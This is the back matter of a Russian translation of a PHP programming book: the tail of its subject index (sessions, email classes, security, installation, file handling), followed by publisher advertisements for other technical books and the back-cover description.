- окружения, 110  
 CGI, 112  
 cookies, 112  
 \$HTTP\_, массивы, обработка, 111  
 POST-, 111  
 putenv(), функция, установка переменной окружения, 845  
   заголовок HTTP, 112  
   системные и GET, 110

- параметры, 122  
присваивание значения, 94  
присваивание функций  
переменным, 127  
ссылки, 95  
указание с помощью знака \$, 93  
управляющие переменные цикла,  
119  
хранение, уровни пространств имен,  
145  
чувствительность к регистру, 93  
переопределение методов, 155  
абстрактные методы, 160  
пример наследования, 155  
планировщик заданий, Windows 95/98/  
ME, 773  
автоматизация заданий, 773  
поддомены, DNS, 486  
полиморфизм, ООП, 157  
    `get_parent_class()`, тестирование  
    полиморфного кода, 170  
    наследование и, 157  
    общая обработка объектов, 157  
    пример, 157  
постоянные соединения  
    `pg_pconnect()`, функция, интерфейс  
        PostgreSQL, 720  
    оптимизация производительности,  
        базы данных, 933  
почтовые ящики  
    `imap_createmailbox()`, создание  
        новых, 453  
    `imap_deletemailbox/~/renamemail-  
        box()`, удаление/переименование,  
        453  
    `imap_listmailbox()`, получение  
        списка имеющихся, 452  
    `imap_status()`, отображение  
        состояния, 454  
    `imap_XXX()`, получение списка  
        сообщений, 431  
    mbox/MMDF/MH, форматы, 419  
    множественные, поддержка в ШАР,  
        419  
преобразование типа, пример явного, 97  
программы, 86  
производительность, оптимизация,  
    см. оптимизация, производительнос-  
    ти, 912  
пространства имен  
    XML, 795  
уровни для хранения переменных,  
145  
пути адресации, XPath, 816
- P**
- регулярные выражения, 230  
PCRE (Perl Compatible Regular  
Expressions), совместимые с Perl  
регулярные выражения, 239  
POSIX, 236  
интернационализация, не использу-  
ют локаль, 856  
пример регулярного выражения  
    для проверки корректности адреса  
    электронной почты, 235  
синтаксис, 231  
    ветви, 231  
    выражения в квадратных  
        скобках, 231  
    границы, 232  
    группа символов, исключение,  
        232  
    квалификаторы, 232  
    классы символов, 233  
    классы эквивалентности, 234  
    круглые скобки, 233  
    поиск символов, 232  
    поиск цифр, 232  
    специальные символы, 233  
соответствие денежной сумме,  
пример, 234  
    десятичные знаки, 235  
    критерий вводимого числа, 234  
объединение двух регулярных  
выражений, 234  
удаление запятых, 235  
рекурсия, 126  
реляционные базы данных, 666  
    PHP и, 686  
    индексы, 667  
    модель, 573  
    нормализация, 669  
        преимущества и недостатки, 671  
        пример, 669  
    оптимизация производительности,  
        924  
первичные ключи, 668  
    логические, 668  
    суррогатный, 669  
пример электронной библиотеки,  
667

- сервер баз данных, 672  
 типы связей между таблицами, 670  
**репликация, LDAP**, 535
- C**
- связи между таблицами базы данных, 670  
 многие-ко-многим, 670  
 один-к-одному, 671  
 один-ко-многим, 670  
**связывание, ООП**, 162  
 сильное/слабое, 162  
 диаграммы, 162  
**сеансы**, 246  
 session\_register(), регистрация, 248  
 примеры, 249  
 session\_start(), открытие, 248  
**заказные функции обработки сеансов**, пример создания, 251  
 база данных MySQL, 251  
 сценарий PHP, функции, 252  
 sessionClose(), 253  
 sessionDestroyer(), 254  
 sessionGc/session\_set\_save\_handler(), 255  
 sessionOpen(), 252  
 sessionRead(), 253  
 sessionWrite(), 253  
**тестирование**, 255  
**поддержка в PHP**, 246  
 session\_XXX(), функции, 248, 272  
 свойства **сеансов**, включение, 246  
**распространение, проблемы безопасности**, 257  
 cookies, 258  
 URL, 257  
**сервер баз данных, обзор функциональности**, 672  
**серверы, NIS**, 507  
 главный/подчиненный, 507  
**сетевое взаимодействие**, 481  
 DNS, 485  
 IP, 482  
 NIS, 506  
**SNMP**, 512  
 TCP, 483  
 UDP, 484  
 сокеты, 497  
**сети, безопасность**, 900  
 mod\_ssl, SSL-модуль связи, Apache, 900
- сжатие выходных данных, оптимизация производительности, 924  
**ob\_gzhandler()**, 924  
 механизм функционирования, 924  
**сигналы в PHP-GTK**, 778  
**символы**  
 съеданные кодировка, 868  
 вывод с учетом локали, пример интернационализации, 868  
**поиск**, 857  
 поиск символов, regex, 232  
 группа символов, исключение, 232  
**сокращения в PCRE**, 240  
**специальные символы**, 857  
 в регулярных выражениях, 233  
 интернационализация, 857  
 сортировка, natsort/usort(), функции, 864  
**система безопасности**, 879  
 Apache, 884  
 Directory, директива, 885  
 User, директива, 884  
 укрепление Apache, 886  
**MySQL**, 891  
 safe\_mysql, оболочка, выполнение MySQL, 891  
 перезапуск сервера, 892  
 установка доступа к каталогам, 892  
**уборка** после установки по умолчанию, 892  
 отключение удаленного/бесплатного доступа, 893  
 удаление базы данных test, 893  
 установка пароля для root, 893  
**управление пользователями**, 893  
 webuser/adminuser, предоставление прав доступа, 894  
**PHP**, 886  
 safe\_mode, установка, 890  
 параметры конфигурации, phi.ini, 887  
 установка CGI, типы атак, 886  
**дополнительные советы**, 908  
 выбор надежных паролей, 908  
 обучение пользователей, 908  
**обзор**, 880  
**серверы**, 880  
 контроль за новыми уязвимостями, 882  
 мониторинг системы, 881

- типы уязвимостей, 882  
укрепление, 881  
создание безопасных программ, 903  
cross-site scripting, уязвимость, 906  
`$HTTP_*_VARS`, вместо  
register\_globals, 904  
register\_globals, недостатки, 903  
доверие к данным, вводимым  
пользователем, недостатки, 905  
коварство include, 907  
список сетевых ресурсов, 909  
шифрование, 895  
асимметричное, 899  
однонаправленное, 895  
симметричное, 897
- система пользовательских полномочий,  
пример приложения, 972  
Privilege, класс, 978  
    create(), 979  
    delete/update(), 980  
    getXXX/set(), 980  
    populatePrivilege(), 979  
    конструктор, 979  
    проектирование, свойства/  
        методы, 974  
privilege, сценарий, 986  
    delete(), 990  
    displayDetails(), 988  
    displaySelection(), 987  
    getPrivileges(), 988  
    main(), 990  
    save(), 989  
    validate(), 989  
    функции, 976
- User, класс, 981  
    addPrivilege/remove(), 982  
    create/update/delete(), 983  
    getXXX/set(), 984  
    hasPrivilege(), 983  
    populatePrivileges(), 982  
    populateUser(), 982  
    конструктор, 981  
    проектирование, свойства/  
        методы, 975
- userprivilege, сценарий, 991  
    displayPrivileges(), 993  
    displayUserSelection(), 992  
    getPrivileges(), 994  
    getUsers(), 994  
    main(), 996
- save(), 995  
validate(), 994  
функции, 976  
база данных, 974, 978  
    проектирование схемы, User/  
        Privilege/UserPrivilege,  
        таблицы, 974  
    сценарий PHP для создания, 978  
кодирование, 978  
    Privilege, класс, 978  
    privilege, сценарий, 986  
    User, класс, 981  
    userprivilege, сценарий, 991  
    база данных SQL, 978  
пример применения, 998  
проектирование, 973  
    архитектура каналов и  
        фильтров, 973  
    многозвенная архитектура, 973  
    схема базы данных, 974  
проектирование среднего звена, 974  
    Privilege, класс, свойства/  
        методы, 974  
    privilege.php, сценарий,  
        функции, 976  
    User, класс, свойства/методы,  
        975  
    userprivilege.php, сценарий,  
        функции, 976  
    доступ к базе данных, 974  
проектирование уровня представле-  
ния, 977  
тестирование, 985  
    privilege, сценарий, 991  
    userprivilege, сценарий, 996  
    классов, сценарий PHP, 985  
технические требования  
    определение, 972  
    сбор, перечень, 973  
усовершенствования, возможные,  
    999  
события, PHP-GTK, 777  
совместно используемая память  
    кэширование, способы хранения,  
        937  
сокеты, 497  
    обзор функциональности, 497  
        схема, 497  
поддержка в PHP, функции, 498  
    fsockopen/pfsockopen(), 501  
    read(), 502

- socket\_accept(), 501
- socket\_bind(), 500
- socket\_connect(), 500
- socket\_create(), 499
- socket\_listen(), 500
- socket\_strerror(), 503
- socket\_set\_blocking(~\_set\_time-out()), 502
- socket\_write(), 503
- пример приложения почтового клиента, 503
- исходный экран, файл HTML, 503
- отправка почты, сценарий PHP, 504
- список типов, 499
- сообщения электронной почты
  - MIME, 377
  - отправка с помощью mail(), 358
    - mail(), обзор функциональности, 359
  - пример пользовательского класса почтового отправителя, 361
  - получение, 415
    - использование IMAP, 418
    - с помощью POP, 416
  - получение, imap\_XXX(), 425, 458
    - imap\_append(), добавление, 460
    - imap\_body/-\_fetchbody(),
      - загрузка тела, 443
    - imap\_delete/~\_expunge/~\_undelete(), удаление/восстановление, 458
    - imap\_fetchstructure(), получение структуры, 434
    - imap\_header/~\_header\_info(),
      - вывод списка, 431
    - imap\_mail\_move/~\_mail\_copy(),
      - перемещение/копирование, 460
    - imap\_setflag\_full/~\_clearflag\_full(), установка/сброс флагов, 458
    - imap\_sort(), сортировка, 437
    - действиями с почтовыми ящиками, 452
    - кодирование/декодирование, 486, 444, 452
    - пример класса IMAP, 425
    - соединение с сервером, 425
  - поля заголовка, данные на конверте, 355
    - Message-ID, 355
    - Received, 355
    - Return-Path, 355
  - поля заголовка, необязательные, 357
    - Cc, 357
    - Reply-To, 357
    - Subject, 357
  - пользовательские заголовки, 358
  - поля заголовка, обязательные, 355
    - Bcc, 357
    - Date, 356
    - From, 356
    - To, 357
  - пример класса Webmail, 404, 463
    - build\_error\_msg(), метод, вывод сообщений об ошибках, 412
    - html\_footer(), метод, завершение вывода веб-страницы, 411
    - html\_header(), метод, создание тегов заголовка HTML, 411
  - listMsg(), таблица со списком сообщений, 473
    - вывод ячеек шапки, 474
    - копирование/удаление/перемещение выбранных компонентов, 475
    - показ сообщений в строке, 475
    - показ количества имеющихся почтовых ящиков, 475
    - создание/показ навигационных ссылок, 474, 476
  - mail\_form(), метод, отображение формы для ввода сообщения, 408, 467
    - выбор кодировки, 410
    - выбор набора символов, 410
    - заголовок для удаленного сервера SMTP, 409
    - задание телеконференции, 469
    - имя хоста и номер NNTP, 408, 409
    - ответ на сообщение, 467
    - отправка сообщения, выбор способа, 468
    - пересылка сообщений, 467
    - статья телеконференции, 408
      - ответ на статью, 468
    - текстовое сообщение с HTML, 410
    - тело сообщения, 411
    - установка заголовка, 408
      - References, 469
      - специальных, 409

- start(), метод, 405, 464  
переопределение, 464  
send\_webmail(), метод, отправка сообщений/посылка статей, 406  
включение класса NNTP, 406  
вывод подтверждающего сообщения, 408  
использование сервера SMTP, 407  
установка общих свойств, 407  
определение переменных свойств, 405  
расширение класса для отправки электронной почты  
  sendWebMail(), 471  
расширение класса для получения электронной почты, 463  
  copyMsg/move~, 471  
createMailboxForm(), 472  
deleteMsg(), 472  
htmlHeader/~Footer(), вывод открывающего/закрывающего тегов, 478  
interface(), установка GUI, 465  
listMailbox(), строка HTML списка почтовых ящиков, 476  
listMsg(), 473  
mailForm(), 467  
menu(), 467  
msgTableHeader/~TableRow/~Tabl, 473  
readMsg(), 477  
start(), 464  
результат, 412, 477, 479  
пример класса почтового отправителя MIME, 382  
  build\_body\_parts(), метод, 385  
  build\_mime\_headers(), метод, 384  
  send(), метод, отправка сообщения, 387  
  view\_msg(), метод, возврат дополнительных заголовков MIME, 386  
расширение класса, 388  
  пользовательского, 382  
тестирование, 387  
установка переменных свойств, 383  
пример класса почтового отправителя SMTP, 370  
  connect(), метод, соединение с сервером SMTP, 371  
  getResponse(), 372  
send(), метод, отправка сообщения, 376  
talk(), метод, отправка команд SMTP, 372  
  DATA, 374  
  HELO, 373  
  MAIL FROM, 373  
  QUIT, 375  
  RCPT TO, 374  
определение дополнительных свойств, 370  
расширение класса отправителя, 370  
тестирование, 376  
пример пользовательского класса почтового отправителя, 361  
  build\_headers(), 366  
  check\_fields(), 363, 364  
  e-mail\_check(), 364  
  error\_msg(), 367  
  rigorous\_e-mail\_check(), 365  
  send(), 366  
  view\_msg(), отладочное сообщение, 366  
определения переменных свойств, 362  
тестирование, 367  
сетевые ресурсы, 413, 480  
сообщество, SNMP, 516  
спецификации преобразования, 103  
printf/sprintf(), строковые функции, 103  
примеры, 105  
спецификатор выравнивания, 104  
заполнения, 104  
минимальной ширины, 104  
типа, 104  
точности, 104  
типы спецификаторов, 104  
средства отладки  
  отладка HTTP, 195  
статические члены, 171  
моделирование статических членов, пример, 171  
  count(), метод, 172  
  eat(), метод, 172  
  конструктор, 172  
  недостатки, 173  
отсутствие в PHP, недостатки, 171  
строки запроса  
  формы HTML, 215

строки, функции обработки, 101  
 chr/ord(), 103  
 htmlspecialchars(), 102  
 substr/strpos(), 101  
 trim(), 102  
 СУБД, система управления базой данных, *см.* базы данных, 666  
 СУРБД, система управления реляционной базой данных, *см.* реляционные базы данных, 666  
 суррогатный ключ, 669  
 схема  
 LDAP, 528  
 LDIF, описание схемы с помощью, 528  
 XML, 795  
 сцепление, ООП, 161  
 без сцепления, классы-творцы, пример, 161  
 преимущества, 162

**T**

теги  
**IMAP**, 418  
 см. элементы, **XML**, 793  
 телеконференции  
 imap\_XXX(), получение списка статей, 431  
 Usenet, 389  
 сообщения электронной почты, пример класса Webmail, 479  
 типы данных, 96  
 gettype/set~(), проверка/установка типа переменной, 96  
 операторы преобразования, 97  
 пример явного преобразования типа, 97  
 типы уязвимостей, система безопасности сервера, 882  
 backdoors, 882  
 buffer overflow, 883  
 CGI exploits, 883  
 отказ в обслуживании, 883  
 packet flooding, лавинная рассылка пакетов, 883  
 отслеживание новых, 882  
 ошибки конфигурации, 883  
 транзакции  
 odbc\_XXX(), обработка, 746  
 атомарность, 685

трассировка, отладка, примеры использования, 197

**У**

узлы, XML, 793, 816  
 корневой/дочерние узлы, 809, 816  
 DOM, 809  
 XPath, 816  
 примеры, 811  
 узлы атрибутов/элементов/текста, XPath, 816  
 уровень абстракции базы данных, 700, 755  
 ADODB, 757  
 Metabase, 757  
 ODBC, 735  
**PEARDB**, 756  
 Unified ODBC, 756  
 обзор, 700  
 перенос функций, PostgreSQL в MySQL, 701  
 преимущества, 701  
 пример класса SQL, 702  
 affectedRows/num~, возврат количества строк, 706  
 close(), закрытие соединения, 704  
 етог(), возврат сообщения об ошибке, 705  
 fetchArray/~Assoc/~Object(), возврат содержимого результирующего набора, 706  
 freeResult(), 706  
 open(), открытие соединения/ проверка типа, 703  
 query(), выполнение запросов к базе данных, 705  
 построение, 702  
 тестирование, 707  
 DELETE, команда, 708  
 REPLACE, команда, 707  
**SELECT**, команда, 707  
 расширение тестового сценария, 705  
 создание тестового сценария, 703  
 условные операторы, 114  
 if, 114  
 switch, 117  
 установка, PHP/Apache/MySQL, 37  
 PHP уже установлен, вывод состояния с помощью phpinfo(), 37  
 образец вывода, 38  
 поиск ключевых слов/ISP, 38

- выбор, 40  
веб-сервера, 42  
выполнение PHP как модуля или CGI, 40  
  ISAPI-совместимая версия, 41  
  веб-серверы под UNIX/Windows,  
    поддержка модулей, 41  
ОС (операционной системы), 40  
обзор, 42  
под Mac OS X, 74  
**Apache**, 78  
  компиляция, 79  
  настройка исходного кода, 78  
**MySQL**, 75  
  защита данных, установка  
    пароля root, 78  
  компиляция и инициализация, 76  
  настройка исходного кода, 76  
  создание пользователя, 75  
  тестирование, 77  
**PHP**, 80  
  действия после установки, 81  
  компиляция, 80  
  компиляция как автономной программы, 82  
  интеграция PHP с Apache, 81  
  подготовка, 75  
под UNIX, 57  
**Apache**, 63  
  действия после установки,  
    редактирование `httpd.conf`, 64  
  решение проблем, 65  
**MySQL**, 58  
  запуск, 61  
  защита данных, установка  
    пароля root, 62  
  инициализация, 61  
  настройка исходного кода, 58  
  проверка разделяемой библиотеки, 60  
  решение проблем, 63  
  создание пользователя, 58  
  сценарий компиляции, 59  
  тестирование, 62  
**PHP**, 66  
  решение проблем, 67  
действия после установки PHP,  
  редактирование `php.ini`, 69  
интеграция PHP с Apache, 69  
  компиляция PHP как автономной программы, действия после установки, 72  
  редактирование `httpd.conf`, 69  
  редактирование директивы  
    `AddType`, 70  
  решение проблем, 71  
компиляция PHP, 68  
  решение проблем, 69  
под Windows, 43  
**Apache**, 45  
  `httpd.conf`, редактирование, 47  
  решение проблем, 48  
  успешная, веб-страница, 47  
**MySQL**, 43  
  решение проблем, 45  
**PHP**, 49  
  мастер установки, 49  
действия после установки, 54  
  `error_reporting`, подъем до  
    `E_ALL`, 55  
  `php.ini`, редактирование, 55  
  установка ПО расширений, 55  
интеграция PHP с Apache, 50  
  `httpd.conf`, редактирование, 51  
  решение проблем, 52  
обновление до ISAPI, этапы, 56  
тестирование, 53  
  решение проблем, 53  
предварительные действия, обзор  
пакетов сторонних разработчиков, 39  
  пакеты EXPERIMENTAL, 39  
электронные ресурсы, 82  
  Apache/MySQL, 84  
  PHP.net, 82  
  wrox.com, 82  
утверждения, PCRE  
  с обратным слэшем, 240  
утилиты отладки, 195
- Ф**
- фабрика классов, методы, 147  
файлы, 86, 274  
  атрибуты, функции для  
    определения, 280  
    `clearstatcache()`, 281  
    `file_exists()`, 280  
    `fileatime/filectime/filemtime()`,  
      280  
    `filesize/filetype()`, 280  
    `is_dir/~/_executable/~/_file/~/_link()`, 281  
    `is_readable/-_writable()`, 281  
загрузка от клиентов методами  
HTTP, 284  
  GET, не использовать, 284  
  POST, 285  
  PUT, 285

- загрузка от клиентов, функции  
PHP, 288  
`is_uploaded_file/move_~()`, 288  
`upload_max_filesize()`, 288  
закрытие, `fclose()`, 276  
запись в, `fputs/orfwrite()`, 278  
каталоги, функции для работы с, 281  
команды, включение в файлы, 86  
копирование, `copy()`, 279  
кэширование, способы хранения,  
937  
модель данных на плоских файлах,  
572  
обработка, обзор, 274  
пример приложения для хране-  
ния данных на сервере, 288  
открытие, `fopen()`, 275  
отображение, `fpassthru/readfile()`,  
276  
переименование, `rename()`, 279  
удаление временных, `cleanTempo-  
raryFiles()`, 282  
удаление, `unlink()`, 279  
функции перемещения по файлам,  
278  
`fseek()`, 279  
`ftell/feof()`, 279  
`rewind()`, 278  
функции чтения, 277  
`fgetc()`, 277  
`fgets/fgetss()`, 277  
`file()`, 278  
`fread()`, 277  
файлы, пример приложения для  
хранения данных на сервере, 288  
GUI, 289  
главная страница, 290  
функциональность, 290  
страница регистрации  
пользователя, 289  
выход пользователя из приложения,  
309  
удаление сеанса, 309  
загрузка файлов на сервер, 306  
добавление записи для файла в  
`mimeTypes`, 307  
общая функциональность, 291  
`createFolder()`, 292  
`deleteFile()`, 293  
`deleteFolder()`, 292  
`getAbsolutePath()`, 291  
`isSessionAuthenticated()`, 293  
`makeAnchorElement()`, 292  
`sendErrorPage()`, 293  
просмотр папок, 308  
установка текущей папки сеанса,  
309  
просмотр файлов, 307  
определение MIME-типа файла,  
307  
открытие и отправка клиенту,  
308  
регистрация пользователя  
нового, 294  
вывод сообщения о подтвержде-  
нии регистрации, 297  
запись хеш-функции пароля, 296  
объявления переменных, 294  
проверка совпадения при вводе  
пароля, 295  
с помощью POST, 294  
сведения о пользователе, сохране-  
ние в файле профиля, 296  
создание корневой папки, 296  
создание нового пользователя, 295  
создание файла `mimeTypes`, 296  
создание файла профиля пользо-  
вателя, 296  
в приложении, 297  
`mimeTypes` и др. файлы, НЕ пока-  
зывать, 301  
POST, применение, 297  
вывод имени/размера/даты мо-  
дификации, 301, 302  
вывод приветствия, 300  
генерация главной страницы, 301  
загрузка файла в текущую папку,  
304  
закрытие каталога, 303  
объявления переменных, 297  
проверка аутентификацииполь-  
зователя, 300  
регистрация переменных сеанса,  
299  
создание новой папки, 303  
удаление элемента текущей фор-  
мы, 303  
создание папок, 304  
`mimeTypes`, создание, 305  
удаление папок/файлов, 305  
удаление записи файла из `mime-  
Types`, 306  
формулировка требований, 288  
флаги ШАР, 421  
`imap_setflag_full/~_clear_flag_`  
`full()`, установка/сброс флагов  
сообщений, 458, 459

- значение в аргументах `imap_XXX()`,  
  426, 437, 443, 454  
перечень, 421  
формы HTML, 214  
  `action`, атрибут, 214  
  `method`, атрибут, 215  
    GET/POST, методы, 216  
    кодировка URL, 215  
    строки запроса, 215  
ОН (Object-Oriented HTML) Forms,  
библиотека, 221  
  веб-сайт поиска работы, пример  
    приложения, 221  
безопасность, предотвращение не-  
правильного использования форм,  
230  
  `escapeshellcmd()`, предотвра-  
    щие выполнения произвольных  
    команд, 230  
  `htmlspecialchars()`, предотвра-  
    щие ввода тегов HTML, 230  
ввод данных пользователем,  
обработка, 216  
жизненный цикл, форма для сбора  
данных, 220  
сложные, пример, 217  
  вывод значений элементов, 218  
  многострочное поле текстового  
    ввода, 218  
  обработка множественных  
    вариантов выбора, 217  
переключатели, 219  
результат, 218, 219  
  список, 219  
  флажки, 217, 219  
функции, 122  
  `get_class/~/parent_class()`, функции  
    классов, 170  
  `mysql_XXX()`, поддержка MySQL  
    в PHP, 686  
время жизни локальных  
переменных, 126  
комментарии в, 131  
локальная/глобальная область  
видимости, переменных, 124  
массивов, встроенные, 134  
обработки массивов  
  `natsort/usort()`, 864  
обработки строк  
  `mb_XXX()`, обработка строк  
    многобайтовых символов, 873  
  `printf/sprintf()`, 103  
  `strcmp/strcoll()`, 865, 867  
  `strftime()`, 859  
  `strlen()`, 103  
определение, 122  
  `func_num_args/~/get_arg/~/get_`  
    `args()`, функции для проверки  
    множества аргументов, 124  
  `function_exists()`, устанавливает,  
    определенена ли функция, 124  
  `return`, оператор, возврат  
    значений, 122  
объявление, оператор `function`,  
122  
параметры, сценарии обработки,  
122  
применение для структурирования  
кода, пример, 128  
  `header()`, функция, отправка  
    строк заголовка HTTP, 131  
  `main()`, функция, базовый  
    порядок выполнения, 128, 131  
версия монолитного кода, 128  
присваивание переменным, 127  
рекурсия, 126
- Ц**
- циклы, 119  
  `continue`, переход к следующей  
    итерации, 120  
  `do...while`, 120  
  `for`, 120  
  `foreach`, 133  
  `while`, 119  
  остановка с помощью `break`, 120  
  управляющие переменные, 119
- Ч**
- члены классов, 142  
  `$this`, ключевое слово, обращение к  
    членам, 145  
отсутствие статических членов в  
PHP, 171

**Ш**

шифрование, 895  
  cookies, mcrypt\_encrypt/\_decrypt(), 266  
  асимметричное, 899  
    открытый/секретный ключи, 900  
однонаправленное, 895  
  CRC32, алгоритм хеширования, 896  
  MD5, алгоритм хеширования, 895  
mhash, библиотека, поддержива-  
  емые алгоритмы, 896  
симметричное, 897  
  mcrypt, библиотека, поддержи-  
    ваемые алгоритмы, 898  
недостатки, 897  
«шпионские» серверы, отладка  
  Muffin, 197  
  Netcat, 196

**Э**

электронная почта, 350  
обзор функциональности, 351  
MDA/MRA/MTA/MUA (Mail De-  
livery/Retrieval/Transfer/User  
Agents), 352  
SMTP, 352  
компоненты сообщения, 354  
элементы, 109  
XML, 793  
  как узлы, компоненты, 793  
  атрибуты, 793  
  открывающий/закрывающий  
    теги, 793  
  символьные данные, 793  
корректные и действительные,  
  примеры, 793  
массива, 132

**Я**

языки представления, многозвенная  
архитектура HTML, 579



Ричард СТОУНЗ, Нейл МЭТТЬЮ

## PostgreSQL. Основы


640 стр., книга в продаже

PostgreSQL стремительно завоевывает **популярность**, становясь наиболее успешной реляционной базой данных с открытым исходным **кодом**. Множество предприятий переносят свой бизнес с запатентованных баз данных на PostgreSQL.

Книга представляет собой полное руководство по возможностям и функциям PostgreSQL, начиная с основ и постепенно продвигаясь к проектированию и созданию баз данных и интегрированию их с языками программирования, предназначенными для работы в Сети. Показано, как работать с такими мощными программируемыми инструментами баз данных, как агрегаты, объединения, транзакции, наследования, встраивание собственных программ, написанных на C, и т. д.

Эта книга рассчитана на новичков. Она проведет читателей от первого запроса, обращенного к базе данных, к сложным командам, решающим проблемы «реального мира». Однако знание основ программирования на SQL будет преимуществом, а в некоторых главах полезным окажется знакомство с PHP, Perl и Java.

Базу данных PostgreSQL можно устанавливать как на платформе Windows, так и на Unix.



Майкл КЭЙ

## XSLT. Справочник программиста, 2-е издание


1016 стр., книга в продаже

Данная книга призвана заполнить пробел в литературе по XSLT, поскольку до сих пор необходимую информацию можно почерпнуть лишь в официальной спецификации W3C, которая, по мнению автора, «примерно так же читабельна для большинства программистов, как страницы налогового законодательства».

XML является признанным универсальным стандартом для публикации документов и данных в Сети. Следующим шагом является способность обрабатывать данные. XSLT - язык преобразований XSL - был разработан как основное средство для обработки данных. Он позволяет преобразовывать XML-данные для их последующего отображения или изменения структуры документа.

Книга написана для разработчиков, имеющих основное представление об XML и HTML, опыт написания программ на каком-либо языке и желающих воспользоваться мощными возможностями и совместимостью языка XSLT для создания новых веб-приложений.

Издание состоит из 4 частей: подробное введение в концепцию языка; справочник, включающий всеобъемлющие спецификации и работающие примеры каждого средства; руководство по разработке с советами по проектированию и анализом конкретных проблем, а также справочник последних версий XSLT-процессоров.



# Издательство

# "СИМВОЛ-ПЛЮС"

Основано в 1995 году

## О нас

Наша специализация - книги компьютерной тематики. Наши издания - плод сотрудничества известных зарубежных и отечественных авторов, высококлассных переводчиков и компетентных научных редакторов. Среди наших деловых партнеров издательства: O'Reilly, NewRiders, AddisonWesley, Wrox и другие.

O'REILLY®



## Где купить

Наши книги вы можете купить во всех крупных книжных магазинах России, Украины, Белоруссии и других стран СНГ. Однако по минимальным ценам и оптом они продаются:

### Санкт-Петербург:

главный офис издательства -

Б.О. 16 линия, д. 7 (м. Василеостровская),  
тел. (812) 324-5353

### Москва:

московский филиал издательства -

ул. Беговая, д. 13 (м. Динамо),  
тел. (095) 945-8100

## Заказ книг через Интернет

врозницу: <http://www.symbol.ru>

оптом: <http://opt.books.ru>

### по обычной почте

199034, С. Петербург, 16 линия, д. 7.

Издательство «Символ-Плюс».

Бесплатный каталог изданий высылается по запросу.

## Приглашаем к сотрудничеству



[www.symbol.ru](http://www.symbol.ru)

Мы приглашаем к сотрудничеству умных и талантливых авторов, переводчиков и редакторов. За более подробной информацией обращайтесь, пожалуйста, на сайт издательства: [www.symbol.ru](http://www.symbol.ru).

Также на нашем сайте вы можете высказать свое мнение и замечания о наших книгах. Ждем ваших писем!



# ПРОФЕССИОНАЛЬНОЕ PHP ПРОГРАММИРОВАНИЕ

## 2-е издание

PHP – язык сценариев, встраиваемый в HTML на стороне сервера, предназначенный для создания динамических веб-страниц и принадлежащий к категории продуктов с открытым исходным кодом. Не налагая ограничений на браузеры, он предоставляет простое и универсальное, переносимое между платформами решение для электронной коммерции, сложных веб-приложений, включая управляемые базами данных.

Авторы подробно рассказывают о том, как создавать самые современные веб-приложения, которые хорошо масштабируются, оптимальным образом используют базы данных и соединяются с внутренней сетью на основе многозвездной архитектуры. Изложение сопровождается примерами кода, в числе которых клиенты FTP и электронной почты, некоторые сложные структуры данных, управление сессиями и создание безопасных программ.

### Для кого предназначена книга?

Материал этой книги позволит PHP-программистам поднять свое мастерство на ступеньку выше. Предполагается, что читатель знаком с программированием и базами данных, но книга будет полезна каж-

дому, кто владеет PHP в достаточной мере, чтобы с его помощью писать и сопровождать небольшие веб-приложения. Предполагается также наличие интереса к программированию крупных веб-сайтов и к сетевому программированию вообще.

### Какие темы рассматриваются в книге?

- Установка PHP на платформах UNIX, Windows и Mac OS X
- Сеансы и cookies, клиенты FTP, функции для работы в сети и службы каталогов
- Поддержка LDAP в PHP
- Разработка многозвездных приложений в PHP
- PHP и XML
- PHP и MySQL
- PHP, PostgreSQL и ODBC
- Безопасность, оптимизация и интернационализация приложений PHP
- Библиотеки расширений PHP
- Создание справочника служащих, приложения сетевой библиотеки, интерфейса GTK к приложению
- Конкретные примеры системы предоставления прав пользователям и многозвездного приложения корзины покупок для WML

**Категория: Интернет/Программирование**

**Уровень подготовки читателей: Средний**

ISBN 5-93286-049-9



9 785932 860496

**Символ®**  
www.symbol.ru

Издательство  
«Символ-Плюс»  
(812) 324-5353  
(095) 94518100

